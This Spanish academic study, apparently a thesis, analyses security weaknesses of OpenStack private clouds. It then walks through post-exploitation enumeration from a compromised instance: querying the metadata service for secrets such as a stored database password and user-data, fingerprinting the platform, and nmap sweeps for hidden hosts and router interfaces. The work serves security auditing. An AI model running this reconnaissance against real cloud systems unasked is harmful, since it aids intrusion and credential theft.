

Figura 3: Separación en múltiples redes virtuales

Con una adecuada configuración de grupos de seguridad se podría indicar que cada uno de estos servidores solo pueda ser accedido por su capa inmediatamente superior a través un puerto legítimo. Por ejemplo de esta forma los servidores de base de datos de la aplicación 2 solo serían accesibles por el puerto 3306 (puerto estándar de MySQL) desde una IP de la red 5 (app servers de la misma aplicación).

También hay que indicar que con el uso de redes virtuales y grupos de seguridad es posible incluso denegar el tráfico entre dos servidores que se encuentren en una misma red. Esto es lo que se conoce como micro-segmentación de la red, y es una idea impensable en un segmento de red de capa 2 físico.

Por último comentar que por defecto la configuración de la nube evita que se pueda realizar ataques de spoofing de MAC, ARP o IP, lo que dificulta llevar a cabo ataques de tipo *Man-in-the-middle*. Esto es configurable, por ejemplo para permitir que una instancia enrute tráfico entre otras o permitir protocolos como VRRP, pero para ello hay que tener permisos de usuario de nube y ser propietario de la instancia.

Una vez indicado todo esto se podrían obtener las siguientes conclusiones:

- En general las máquinas virtuales de un entorno de nube serán más difícilmente accesibles que en un entorno más tradicional. Esto es debido a que las imágenes de SO tienen una configuración de SSH más segura y a que generalmente no tendrán más servicios expuestos que los estrictamente necesarios.
- Para que un atacante obtenga acceso a una instancia generalmente deberá explotar alguna vulnerabilidad presente en el servicio principal que proporcione la instancia, como por ejemplo una inyección SQL en un frontal web.
- El tráfico de salida no tiene por qué ser un problema, ya que normalmente no estará bloqueado. Esto permitirá comunicar con la instancia a través de una shell inversa o exfiltrar datos a través de la misma.
- Será muy complicado realizar movimientos laterales entre diferentes instancias, especialmente si se han realizado una segmentación de red y una configuración de grupos de seguridad adecuadas.

Visto esto, puede dar la impresión que una nube privada es un entorno muy seguro. Sin embargo, existirán una serie de métodos exclusivos de estos entornos que permitirán obtener información sensible o evadir algunas de estas protecciones, lo que se discutirá en secciones posteriores.

3.2. Sistema de nube

En primer lugar es necesario explicar ciertos conceptos de identidad clave en OpenStack [15]. El elemento más básico es el de usuario, que será típicamente un individuo que consuma recursos de la nube, aunque cada servicio de OpenStack utiliza internamente también un usuario específico. Además de los usuarios están los grupos, que son simplemente conjuntos de usuarios.

Otro concepto de nube es el de proyecto. No hay que confundirlo con los proyectos de software de los que está compuesto OpenStack (Nova, Neutron, etcétera), sino que se acerca más al concepto de *tenant*, que básicamente sería una agrupación de recursos virtuales (instancias, redes, volúmenes...). Para poder hacer uso de los recursos de la nube, un usuario o grupo de usuarios deberá estar asignado a uno o varios proyectos con un rol específico.

El propósito de cada proyecto dependerá de la empresa y el uso que se le dé a la nube. Cada proyecto podrá estar asignado a un departamento, a un entorno de desarrollo, o incluso a diferentes clientes si se les estuviera proporcionando un servicio de IaaS. Debido a que los usuarios consumen recursos de la nube de forma autónoma, cada proyecto tendrá asignada una cuota de uso de los diferentes recursos, de forma que un único usuario no pueda agotar todos los recursos de la nube.

Los recursos de los diferentes proyectos estarán aislados entre sí. Un usuario de un proyecto no podrá utilizar una imagen o una red que pertenezca a un proyecto diferente, salvo que dicho recurso se haya marcado como "compartido". Esto último sin embargo solo podrá realizarlo un usuario con rol de administrador.

Finalmente estaría el concepto de dominio. Básicamente sería una separación de todo lo anterior: cada dominio tendría sus usuarios, grupos, roles y proyectos. En un despliegue típico de OpenStack se suele utilizar un único dominio, ya que se trata de un recurso más o menos "oculto" (sobre todo en la interfaz gráfica) y por simplicidad. Esto se necesita especialmente en nubes grandes, como por ejemplo para proveedores de nubes públicas basadas en OpenStack, que necesiten una mayor segregación lógica entre sus diferentes clientes.

El conocimiento de esta serie de conceptos permitirá poder explotar ciertos fallos de seguridad causados por errores de configuración, como se verá más adelante.

Como un usuario de sistema de nube, se podrá acceder al mismo mediante la interfaz web Horizon o directamente a través APIs. Tanto las APIs como la interfaz web están programadas mediante Python (la interfaz emplea el framework Django), y su código es analizado periódicamente mediante una utilidad conocida como *Bandit* [16]. Este proyecto comenzó siendo parte del ecosistema de OpenStack para detectar problemas de seguridad, pero se fue convirtiendo en una utilidad de análisis de código más general para cualquier proyecto realizado en Python.

El hecho que la plataforma esté diseñada en Python implica que no posee ciertas vulnerabilidades propias de lenguajes de bajo nivel, como sería un desbordamiento de buffer de un programa codificado en C. Además, gracias a las auditorías realizadas mediante *Bandit*, será complicado encontrar otras vulnerabilidades propias de Python como el uso de funciones inseguras tipo *eval*, o parámetros no controlados en funciones de llamadas a sistema como *os.system*.

En cuanto a la interfaz gráfica, Django emplea de forma nativa mecanismos para evitar vulnerabilidades web típicas, como *Cross-Site Scripting* (XSS) o *Cross-Site Request Forgery* (CSRF) [17]. Por lo tanto será también complicado explotar este tipo de vulnerabilidades para tratar de robar credenciales o forzar a un usuario a realizar acciones indeseadas.

El punto de mayor debilidad de las APIs y la interfaz web es que en una instalación por defecto se utiliza el protocolo HTTP para comunicarse con las mismas, con lo que las peticiones de los usuarios viajarán en texto plano. Esto implica que un atacante que tenga la capacidad de interceptar la comunicación y realizar un ataque *Man-in-the-middle* podría llegar a obtener datos sensibles, como credenciales de usuario o tokens de acceso.

Este tipo de ataques serán viables según el entorno que se encuentre el atacante, ya que OpenStack permite igualmente configurar los puntos de acceso a las APIs y a Horizon utilizando HTTPS. Se deberá realizar también una configuración correcta del entorno, ya que por ejemplo el uso de certificados auto-firmados o la ausencia de cabeceras HSTS (*HTTP Strict Transport Security*) podría igualmente facilitar un ataque MITM.

Finalmente, otro problema a destacar es que por defecto OpenStack no tiene un máximo número de intentos de login para un usuario, con lo que sería posible llevar a cabo ataques de fuerza bruta para tratar de averiguar las credenciales de un usuario privilegiado en el sistema. De nuevo, existe la opción de aplicar este control, pero debe ser configurada explícitamente por un administrador.

De nuevo, se resumirá esta información en una serie de conclusiones:

- En un entorno OpenStack será complicado llevar a cabo un ataque basado en vulnerabilidades del propio producto, ya que está fuertemente auditado.
- En ciertos entornos sí podrán ejecutarse ataques de *Man-in-the-middle*, ya que por defecto una instalación de OpenStack utiliza protocolo HTTP sin cifrar.
- Por lo general será posible llevar a cabo ataques de fuerza bruta para averiguar credenciales de usuario.
- Las vulnerabilidades más habituales serán provocadas por errores en la configuración de autorización de usuarios en la plataforma.

3.3. Infraestructura de nube

Acerca de la infraestructura, lo primero recordar que existen diferentes tipos de nodos: nodo de *Undercloud*, utilizado para desplegar la nube en sí, nodos de control que serán los que gestionen y coordinen los diferentes recursos de ésta (máquinas virtuales, almacenamiento, etcétera), y nodos de cómputo, que serán donde residan dichos recursos.

El nodo de *Undercloud* es el más sensible de todos, ya que tiene la capacidad de modificar las características de los otros nodos de la nube. Esto implica que un atacante que se haga con el control de esta máquina tendrá la capacidad de crear o destruir nodos de control o de cómputo, o incluso ser más sutil y modificar las imágenes de despliegue de dichos nodos para incluir algún malware o algún mecanismo de persistencia. De esta forma, aunque fuera detectado y expulsado del sistema, cuando el administrador de la nube instale de manera legítima un nuevo nodo de cómputo el atacante podría recuperar su acceso a la nube.

Además, en el nodo de *Undercloud* se almacenan las contraseñas de los diferentes servicios que se encuentran en ejecución en dicho nodo, y también las contraseñas de los servicios de la *Overcloud* una vez instalada (salvo que el administrador las elimine expresamente). También se pueden encontrar claves de acceso de SSH a esta última, ya que este nodo debe poder conectar a la misma para poder aplicar cambios de configuración. Esto implica que un compromiso de la *Undercloud* conlleva además un compromiso total de la *Overcloud*.

En este nodo, los diferentes servicios (*Nova*, *Neutron*) se ejecutan directamente sobre el SO principal con un usuario para cada uno de ellos. Sin embargo, muchos poseen permisos de *sudo*, que aunque estén limitados a ciertos comandos pueden forzarse para lograr un acceso completo como el usuario privilegiado *root*. Por tanto, la explotación con éxito de una vulnerabilidad que permita ejecución de código en alguno de estos servicios, generalmente derivará en un compromiso total de la máquina.

Por último indicar que el nodo de *Undercloud* debe ser instalado de forma manual, al contrario que los demás que se instalan mediante imágenes predefinidas que proporciona el fabricante de la distribución. Esto implica que normalmente este nodo tendrá configuraciones menos seguras que los otros, como acceso SSH por contraseña en lugar de solo clave privada, o paquetes de software innecesarios que puedan ampliar la superficie de ataque al servidor.

En los nodos de control la configuración es bastante más segura, ya que éstos son instalados mediante imágenes que proporciona el fabricante de la distribución Linux, generalmente bastante auditadas. Como ejemplos en comparación con el anterior nodo, solo se permite acceso SSH mediante clave privada, y los únicos puertos que se encontrarán expuestos al exterior serán los de las APIs de los diferentes servicios de OpenStack.

Aunque también existe el problema de los permisos de sudo de los diferentes usuarios, los servicios no están en ejecución sobre el SO principal sino que se encuentran aislados en contenedores Docker (esto no ocurría en anteriores versiones). Esto implica que un atacante

que pueda explotar una vulnerabilidad de un servicio y obtener acceso por consola deberá ser capaz de escapar del contenedor para lograr el control completo de la máquina. Como se verá más adelante, esto tampoco será complicado, ya que algunos de los contenedores Docker de estos servicios se ejecutan en modo privilegiado.

En caso de obtener acceso privilegiado al nodo de control se habrá logrado un control total de la *Overcloud*, ya que es posible obtener credenciales de los diferentes servicios y obtener acceso de administración a la nube. Se trata de un nivel de compromiso bastante grave, aunque no tanto como el de la *Undercloud*, ya que el compromiso del nodo de control no garantiza un acceso al anterior, como sí ocurre en el caso inverso.

Finalmente, en cuanto a los nodos de cómputo, éstos tienen menos contenedores con servicios en ejecución (sobre todo de *Nova*), aunque en este caso todos se ejecutan en modo privilegiado, con lo que el compromiso de cualquiera de ellos podrá implicar el control total de la máquina por parte de un atacante.

Además, para permitir la migración de máquinas virtuales entre los nodos de cómputo se debe establecer una comunicación SSH sin contraseña entre los mismos. En versiones anteriores, este acceso se realizaba directamente de máquina a máquina, con lo que los movimientos laterales entre nodos de cómputo eran muy sencillos. En esta versión la migración se realiza a través de contenedores que se encuentran bastante securizados, con lo que será más complicado, aunque sí será posible llevar a cabo ciertas acciones sobre máquinas virtuales de otros nodos de cómputo.

A continuación se presentarán las conclusiones correspondientes a este apartado:

- El compromiso del nodo de *Undercloud* será el escenario más grave de todos, ya que permitirá un control total de la infraestructura de nube.
- También será típicamente el nodo que tenga una peor seguridad, aunque este se ubicará típicamente en puntos de la infraestructura a los que solo pueda acceder un administrador.
- El compromiso de un nodo de control también es grave, ya que permite control sobre los servicios y recursos de la nube, aunque no sobre su infraestructura.
- El nodo de control podrá ser visible por gran parte de usuarios de la nube, aunque estará bastante más securizado que el anterior.
- Los servicios de los nodos de control y de cómputo se ejecutan en contenedores, con lo que el compromiso de uno de ellos no proporcionará acceso directo al SO principal.
- En algunos casos será relativamente sencillo escapar de estos contenedores y escalar privilegios en el SO principal.
- El compromiso de un nodo de cómputo no permite control sobre todos los recursos de nube, aunque sí permitirá cierto control sobre las máquinas virtuales alojadas y sobre la infraestructura.

Con todas estas consideraciones en mente, será más sencillo entender los mecanismos de reconocimiento, ataque y persistencia que se detallarán en los siguientes apartados. Hay que destacar también que en una nube típica no existe un solo nodo de control, sino varios ejecutándose en alta disponibilidad. No se han indicado consideraciones ni se detallarán escenarios de una nube con múltiples nodos de control, ya que por falta de recursos no es posible replicar dicho escenario en el laboratorio disponible.

Capítulo 4. Enumeración en nubes OpenStack

En un proceso de hacking o en una auditoría de seguridad, la fase inicial y una de las más importantes es la de enumeración. De esta forma se puede obtener información muy valiosa sobre el entorno, que será útil de cara a construir un ataque contra el mismo.

La enumeración es un proceso que puede ser o bien pasivo o bien activo. Típicamente el reconocimiento pasivo consistirá en obtener información de fuentes públicas, pero en el caso de nubes privadas será complicado obtener información por vías externas, y el proceso no distará mucho de un reconocimiento pasivo en otro tipo de entorno. Es por esto que los métodos que se abarcarán en este documento estarán centrados principalmente en el reconocimiento activo.

En los sucesivos apartados se indicarán varios métodos a emplear desde diferentes puntos de vista de un atacante/auditor, de la misma forma en que se organizó el apartado anterior: desde una instancia, como un usuario de nube y con acceso directo a la infraestructura.

4.1. En instancia

Uno de los casos de uso típicos en un sistema de nube es el del despliegue de aplicaciones web, que típicamente estarán expuestos a Internet. Por tanto, una de las posibles vías de entrada a una nube privada para un atacante que no tenga acceso a la infraestructura será a través de estos servicios, por ejemplo explotando una vulnerabilidad que le permita subir ficheros arbitrarios a un servidor web y ejecutar de este modo comandos a través de una *web shell*.

Hecho esto el atacante habrá accedido a la instancia, pero no se detendrá aquí, sino que típicamente comenzará lo que se conoce como fase de post-explotación. Aquí por ejemplo es donde el atacante tratará de escalar privilegios en el sistema o crear algún mecanismo de persistencia. También dará comienzo a una nueva fase de enumeración en búsqueda de nuevos objetivos en la red, ya que generalmente el objetivo del atacante será comprometer la mayor parte de servicios posibles.

A continuación se expondrán una serie de métodos de enumeración en sistemas de nube, algunos exclusivos de OpenStack y otros que serán aplicables a otras nubes como Amazon Web Services. Se obviarán en la medida de lo posible otros mecanismos generales de enumeración (búsqueda de credenciales, escaneo de puertos hacia otros servidores...), salvo que el método en cuestión tenga particularidades en un entorno de nube.

4.1.1. Identificación de la plataforma

En primer lugar, si un atacante ha aterrizado en una máquina virtual, deseará conocer en qué entorno se encuentra para conocer sus características, capacidades y debilidades. Desde una instancia de OpenStack, al menos en la distribución RDO que se está analizando, es posible conocer la plataforma de virtualización, distribución e incluso versión de la misma.

Esto es posible por ejemplo con la herramienta *dmidecode*, que bajo los elementos *system*, *chassis* y *processor* proporcionará la información indicada:

```
root@demo:~# dmidecode -t system -t processor | grep -e ^System -e ^Processor -e Manufacturer -e Product -e Version
System Information
        Manufacturer: RDO
        Product Name: OpenStack Compute
        Version: 17.0.14-0.20200526005120.bea91b8.el7
Processor Information
        Manufacturer: Red Hat
        Version: RHEL 7.6.0 PC (i440FX + PIIX, 1996)
```

Figura 4: Obtención de versión de plataforma OpenStack con *dmidecode*

En caso que esta herramienta no esté disponible, o no se disponga de un usuario privilegiado para ejecutarla, también se puede obtener la misma información bajo el directorio */sys/class/dmi/id*:

```
debian@demo:/sys/class/dmi/id$ cat chassis_version sys_vendor product_name product_version
RHEL 7.6.0 PC (i440FX + PIIX, 1996)
RDO
OpenStack Compute
17.0.14-0.20200526005120.bea91b8.el7
```

Figura 5: Obtención de versión de plataforma OpenStack a través del pseudo-filesystem */sys*

La subversión de RHEL y de OpenStack no coincidirá exactamente con la del hipervisor, pero será bastante similar. Por ejemplo en la instancia se indica que la versión de RHEL es 7.6, cuando realmente es un Centos 7.7. En cuanto a la versión de Nova, se trata de la versión 17.0.14-0 efectivamente, aunque la fecha de lanzamiento posterior varía ligeramente.

En base a la versión indicada, se puede conocer la versión de OpenStack asociada (Queens en este caso). Conociendo la distribución y la versión, es posible buscar luego vulnerabilidades conocidas de la misma, por ejemplo consultando el portal de información de parches y vulnerabilidades de Red Hat [18].

4.1.2. Obtención de metadatos

En un sistema de nube, la creación de una nueva máquina virtual se realiza de forma totalmente automatizada. Esto se realiza mediante una réplica de una imagen con un SO ya instalado, a la que típicamente habrá que realizar ciertas adecuaciones, como definir la

configuración de red, modificar el hostname de la máquina, o introducir las claves públicas permitidas para conectar a la instancia (hay que recordar que las imágenes generalmente no tendrán permitido por defecto el acceso SSH mediante contraseña).

Para llevar a cabo este proceso, el sistema operativo típicamente obtiene una IP inicial mediante DHCP y después invoca un proceso conocido como *cloud-init* que será el que se encargue del resto de configuración. Por su parte, *cloud-init* obtiene la configuración específica de la instancia a través de un servicio de metadatos [19], generalmente realizando una petición HTTP a la IP 169.254.169.254. Esto es una convención que aplica a casi todos los sistemas de nube, incluyendo OpenStack.

Realizando una petición HTTP, mediante curl por ejemplo, a la dirección *http://169.254.169.254* se obtiene un listado de versiones del servicio de metadatos. Añadiendo a la ruta alguna de estas versiones, se obtendrá un elemento *meta-data*, en el que a su vez se encontrarán diferentes elementos con información. Será recomendable siempre comprobar la versión *latest*, ya que generalmente es la que más elementos contendrá.

```
debian@demo:~$ curl -w "\n" http:/169.254.169.254
1.0
2007-01-19
2007-03-01
2007-08-29
2007-10-10
2007-12-15
2008-02-01
2008-09-01
2009-04-04
latest
debian@demo:~$ curl -w "\n" http:/169.254.169.254/latest
meta-data/
debian@demo:~$ curl -w "\n" http:/169.254.169.254/latest/meta-data
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
hostname
instance-action
instance-id
instance-type
local-hostname
local-ipv4
placement/
public-hostname
public-ipv4
public-keys/
reservation-id
security-groups
```

Figura 6: Ejemplos de peticiones al servicio de metadatos

El servicio de metadatos de OpenStack es compatible con el de EC2 de Amazon Web Services y proporciona los datos en el mismo formato, pero también hay otra ruta disponibles bajo *http://169.254.169.254/openstack* que proporciona un formato de metadatos propio. Habrá información que esté visible en ambos formatos, pero será recomendable revisar ambos puntos para lograr la mayor cantidad de información posible.

En el siguiente ejemplo puede observarse las diferencias entre ambos formatos. En formato compatible con EC2 se proporcionará la información en texto plano, y en formato OpenStack en formato JSON:

```
debian@demo:~$ curl -w "\n" http:/169.254.169.254/latest/meta-data/public-keys/0/openssh-key
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDWMAljXdtJ5ieZqJ2TGnAXxgq6viKt5FX+OzT+XKxsHBgrgqU5XB2atLBTh43XadwubXd1DZ42l
EUDjdAZcvWOLMQO5kGqXokh/A9rHUNHmZwio8CsCPuJ1OR6nEblxa0gl6bQ3unxCCy4q4J3g5iinWvL9nQtUtUd8VBfc6E/EPgyGY2PivRxoaXXk/
BPV0y50+tVrOtBbphoZsjtsOPeLuSATqDFI4X/HuriPXvqt13/7uiNMHgdjzl9p9qHrQSuYx4dmWWp6vzDVyekIAWpnJt38Ge9E9Uwt2vFOYq265G
Tll6IFZw/82uD+kayXT+O3Kkm/XzHC/ZdZx2qadEj Generated-by-Nova
debian@demo:~$
debian@demo:~$ curl -s http:/169.254.169.254/openstack/latest/meta_data.json | jq '.public_keys'
{
  "demo": "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDWMAljXdtJ5ieZqJ2TGnAXxgq6viKt5FX+OzT+XKxsHBgrgqU5XB2atLBTh43Xad
wubXd1DZ42lEUDjdAZcvWOLMQO5kGqXokh/A9rHUNHmZwio8CsCPuJ1OR6nEblxa0gl6bQ3unxCCy4q4J3g5iinWvL9nQtUtUd8VBfc6E/EPgyGY2
PivRxoaXXk/BPV0y50+tVrOtBbphoZsjtsOPeLuSATqDFI4X/HuriPXvqt13/7uiNMHgdjzl9p9qHrQSuYx4dmWWp6vzDVyekIAWpnJt38Ge9E9Uw
t2vFOYq265GTll6IFZw/82uD+kayXT+O3Kkm/XzHC/ZdZx2qadEj Generated-by-Nova"
}
```

Figura 7: Comparativa de formatos de metadatos

Además de información que proporciona el sistema de nube, el propietario de la instancia puede añadir sus propios metadatos. Esto puede ser útil para proporcionar ciertas variables a las aplicaciones que vayan a ejecutarse en dicha instancia, y facilitar la instalación y configuración automatizada de las mismas. En ocasiones estos metadatos pueden contener información sensible, como por ejemplo contraseñas, que podrían caer en manos de un atacante que disponga de acceso a la instancia. Es por ello que, en un proceso de auditoría, es de suma importancia comprobar los metadatos pertenecientes a la instancia:

```
debian@demo:~$ curl -s http:/169.254.169.254/openstack/latest/meta_data.json | jq
{
  "random_seed": "Rb/CxjQdaUKep7bXik+yIwvz1NvGOp8IChMp+qZynAx+vo3cH+LjBAPX8f1BRndQfikYBKmRS
SJvZxsMh6dLPMainRYl30ygmXuT5/p4PDzMEq9Rumb7pyYb+OP7j8ePnx9Vx+II1t3ThurpLiKjEMFIlrDvAS3hW2Jz
cVyKJlGoE+1nbmtNH6G+jYHcKgIIWDjOJxO7zRvawzrmEuPomutr/ZpK0HvB28qVUDfy9hW+3g+PPKRi4ZQ7Bb2aZl1
cRDXL9gvZ+hPEkhrYN/NzPgcdcBkmCoLJosGbI3ZhiLnX64Rok1kH/+MIpQ0fKzT/JMFR6ZzhT5kFfj3moFooSY9CKR
  "uuid": "05209139-2288-46bb-9a11-f8a93fe3e2be",
  "availability_zone": "nova",
  "keys": [
    {
      "data": "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDWMAljXdtJ5ieZqJ2TGnAXxgq6viKt5FX+OzT+
xCCy4q4J3g5iinWvL9nQtUtUd8VBfc6E/EPgyGY2PivRxoaXXk/BPV0y50+tVrOtBbphoZsjtsOPeLuSATqDFI4X/Hu
XzHC/ZdZx2qadEj Generated-by-Nova",
      "type": "ssh",
      "name": "demo"
    }
  ],
  "hostname": "demo",
  "launch_index": 0,
  "devices": [],
  "meta": {
    "db_password": "mysupersecret"
  },
  "public_keys": {
    "demo": "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDWMAljXdtJ5ieZqJ2TGnAXxgq6viKt5FX+OzT+XK
```

Figura 8: Contraseña en metadatos de instancia

Además de la *meta-data*, el sistema de nube puede proporcionar a la instancia un script con una serie de acciones para llevar a cabo tras su creación. De esta forma, el usuario puede introducir órdenes para configurar características adicionales del sistema operativo, instalar paquetería adicional, etcétera. Esto es utilizado generalmente para instalar y configurar el

servicio específico que vaya a dar finalmente la instancia (como un servidor web o un servidor de base de datos), y es lo que se conoce como *user-data*.

```
debian@demo2:~$ curl -w "\n" http://169.254.169.254/latest/user-data
#!/bin/bash

apt update && apt install -y apache2
systemctl enable apache2
systemctl start apache2
```

Figura 9: Ejemplo de *user-data* para la instalación automática de un servidor web Apache

Es importante revisar también esta información, ya que puede contener igualmente datos sensibles como contraseñas. También puede ser relevante revisar los logs del servicio *cloud-init*, disponibles bajo la ruta */var/log/cloud-init**.

Aunque se recomienda revisar todos los meta-datos disponibles, en la siguiente lista se proporciona un resumen con aquellos elementos que puedan tener información relevante de cara a una auditoría de seguridad. Las rutas indicadas son relativas a la URL *http://169.254.169.254*:

- */latest/meta-data/placement/availability-zone*: zona de disponibilidad donde se encuentra la instancia.
- */latest/meta-data/public-ipv4*: IP flotante (pública) asociada a la instancia.
- */latest/meta-data/security-groups*: grupos de seguridad de red asignados.
- */openstack/latest/meta_data.json*: compilación de metadatos varios, incluyendo metadatos de usuario, e ids de instancia y tenant en OpenStack (valores *uuid* y *project_id*).
- */openstack/latest/network_data.json*: datos de red de la instancia, incluyendo ids de red e interfaz en OpenStack (*network_id*, *vif_id*), driver de red y nombre de la interfaz asociada en el hipervisor.
- */latest/user-data* o */openstack/latest/user_data*: user-data de la instancia.

4.1.3. Reconocimiento de la red

Como se ha indicado anteriormente, las redes que utilizan las instancias de OpenStack podrán ser redes virtuales, en las que hay mecanismos de protección (como los grupos de seguridad) no existentes en otras redes planas de capa 2. Aunque por lo general las instancias de una misma subred de capa 2 tendrán permitido todo el tráfico entre ellas, es posible que ciertas comunicaciones estén bloqueadas, como por ejemplo el tráfico ICMP. Además, podrán existir muchos más segmentos de red, entre los que se podrá también

bloquear el tráfico, también mediante grupos de seguridad o usando firewalls virtuales.

Esto puede dificultar la identificación de otras redes y comunicación con las mismas, o incluso en la propia red. Para poder analizar el entorno en el que se encuentra una instancia, se realizarán primero los pasos típicos de identificación de red de un proceso de post-explotación (comprobación de IP/subred, rutas de la máquina...). Hay que indicar que aunque no esté permitido por ejemplo el ICMP en una red el ARP generalmente no se podrá bloquear, con lo que un escaneo típico mediante *nmap* debería mostrar hosts que puedan parecer ocultos:

```
root@demo:~# ip address show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1450 qdisc pfifo_fast state UP group default qlen 1000
    link/ether fa:16:3e:52:19:91 brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.180/24 brd 10.0.0.255 scope global dynamic eth0
       valid_lft 80209sec preferred_lft 80209sec
    inet6 fe80::f816:3eff:fe52:1991/64 scope link
       valid_lft forever preferred_lft forever
root@demo:~#
root@demo:~# nmap -T5 -sn 10.0.0.180/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-10-23 16:26 UTC
Nmap scan report for 10.0.0.1
Host is up (-0.12s latency).
MAC Address: FA:16:3E:03:FF:1F (Unknown)
Nmap scan report for 10.0.0.2
Host is up (-0.094s latency).
MAC Address: FA:16:3E:2F:33:31 (Unknown)
Nmap scan report for 10.0.0.150
Host is up (0.0032s latency).
MAC Address: FA:16:3E:64:B9:5F (Unknown)
Nmap scan report for 10.0.0.180
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 4.13 seconds
root@demo:~#
root@demo:~# ping 10.0.0.150
PING 10.0.0.150 (10.0.0.150) 56(84) bytes of data.

^C
--- 10.0.0.150 ping statistics ---
56 packets transmitted, 0 received, 100% packet loss, time 376ms
```

Figura 10: Escaneo de segmento de red local con nmap

En la figura puede observarse que se ha identificado un host en la dirección IP *10.0.0.150*, que posteriormente se comprueba que no responde a tráfico ICMP. Esto es debido a que, aunque la opción "-sn" de nmap se conozca como *ping scan*, para realizar descubrimiento en red local utiliza protocolo ARP. Además se observan dos IPs más en la red (las que finalizan en .1 y .2), que corresponderán al router y al servidor DHCP de la red virtual.

En cuanto al servidor de DHCP, éste también proporciona un servicio de DNS que contendrá registros para los diferentes hosts de su correspondiente red. Aunque las instancias generalmente estarán configuradas para utilizar un servidor DNS diferente más genérico (los servidores principales de la empresa, o servidores DNS públicos), es posible realizar peticiones a éste para tratar de averiguar los diferentes hosts registrados en la red, como forma de descubrimiento adicional a la de nmap.

Acerca de la comunicación con otras redes se diferenciarán dos casos: o bien con redes virtuales dentro de OpenStack, o bien contra redes externas a la plataforma. En el primer caso, lo típico será encontrarse con una arquitectura de aplicación de dos o tres capas, cada una en una red diferente, entre las que se permitirán únicamente ciertos flujos de

comunicación (de front-end a back-end, de back-end a base de datos...). En estos casos lo normal será que todas las redes compartan un mismo router que redirija el tráfico entre ellas.

En este esquema, es posible que el tráfico ICMP entre diferentes redes esté filtrado, y no se tendrá comunicación por ARP con los servidores de otras redes. Descubrir un host con un puerto abierto puede ser una tarea bastante compleja si las redes no tienen direcciones consecutivas (en una red 10.0.0.0/8 puede haber unos 16 millones de hosts), con lo que lo adecuado será tratar de identificar primero contra qué redes existe conectividad desde la instancia en la que se encuentre el auditor/atacante.

Lo habitual en estas redes virtuales (igual que en redes físicas), es que el router tome siempre la dirección .1 de la red, con lo que si el router se encuentra en las redes 10.0.0.0/24 y 10.0.1.0/24, tomará típicamente las direcciones 10.0.0.1 y 10.0.1.1. Además el router responde a ping desde todas estas interfaces, con lo que si se escanearan solo las direcciones .1 del rango 10.0.0.0/8 se reduciría el número de posibilidades de descubrimiento a 65536 direcciones. Una vez conocidas las redes contra las que se tiene conectividad, la búsqueda de puertos abiertos bajará a 256 hosts por red (en caso que sean todas /24, claro).

```
root@demo:~# for i in {0..255} ; do for j in {0..255} ; do echo 10.$i.$j.1 >> targets; done; done
root@demo:~# nmap -n --ttl=1 -T5 --max-parallelism 254 -sn -PE -iL targets
Starting Nmap 7.70 ( https://nmap.org ) at 2020-10-24 14:44 UTC
Nmap scan report for 10.0.0.1
Host is up (0.019s latency).
MAC Address: FA:16:3E:03:FF:1F (Unknown)
Nmap scan report for 10.0.0.1
Host is up (-0.19s latency).
MAC Address: FA:16:3E:03:FF:1F (Unknown)
Nmap scan report for 10.1.0.1
Host is up (0.034s latency).
```

Figura 11: Escaneo de interfaces adicionales de routers

En cuanto a la comunicación con redes externas, es recomendable indicar primero cómo se produce la comunicación entre el exterior y una instancia de OpenStack. Para que esto se lleve a cabo, las instancias que deban comunicar con el exterior tendrán que estar conectadas a un router al que se le haya asignado un gateway externo, que consistirá en una IP dentro de la red externa de la plataforma. El router tendrá una pata en dicha red (típicamente una VLAN estándar) y otra en diferentes redes virtuales VXLAN, y se encargará de realizar NAT entre las instancias que tenga por debajo y las IPs del exterior.

Para que una máquina del exterior pueda comunicarse directamente con una instancia de OpenStack, ésta tendrá que tener asociada una IP flotante, que será otra IP diferente a la que haga de gateway dentro de la misma red externa. Dicha IP se asignará también al router, solo que en este caso el router realizará NAT de la misma hacia/desde una única instancia. Esto permitirá no solo el tráfico de vuelta de una comunicación ya existente iniciada por una instancia, sino también comunicaciones iniciadas desde fuera.

